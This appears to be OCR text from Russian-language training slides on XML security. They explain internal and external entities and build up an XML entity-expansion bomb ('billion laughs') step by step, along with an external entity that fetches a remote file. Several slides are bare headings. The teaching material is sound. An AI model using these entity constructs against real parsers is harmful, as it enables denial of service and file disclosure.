


XML: внешние сущности


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity
           SYSTEM "https://memes.com/quotes.txt">
]>
<example>&extEntity;</example>
```

May the force
be with you

XML: сущности




XML: сущности




XML: сущности

Внутренние сущности
Можно: ▪ использовать литералы ▪ вкладывать друг в друга

Внешние сущности
Можно: ▪ читать локальные файлы ▪ читать файлы по сети


XML Vulnerabilities
Проблема
Решение
Теория
Практика



XML Vulnerabilities
Проблема
Решение
Теория
Практика

XML: дефекты безопасности


XML: дефекты безопасности

Weaknesses (XML)


XML: дефекты безопасности




XML: дефекты безопасности



XML: дефекты безопасности



XML: дефекты безопасности




XEE (XML Entity Expansion)

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
]>
<xmlBomb>&lol1;</xmlBomb>
```

lol




XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
]>
<xmlBomb>&lol1;</xmlBomb>
```

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
]>
<xmlBomb>&lol2;</xmlBomb>
```

lollollollollollollollollollollol







XML-бомбы

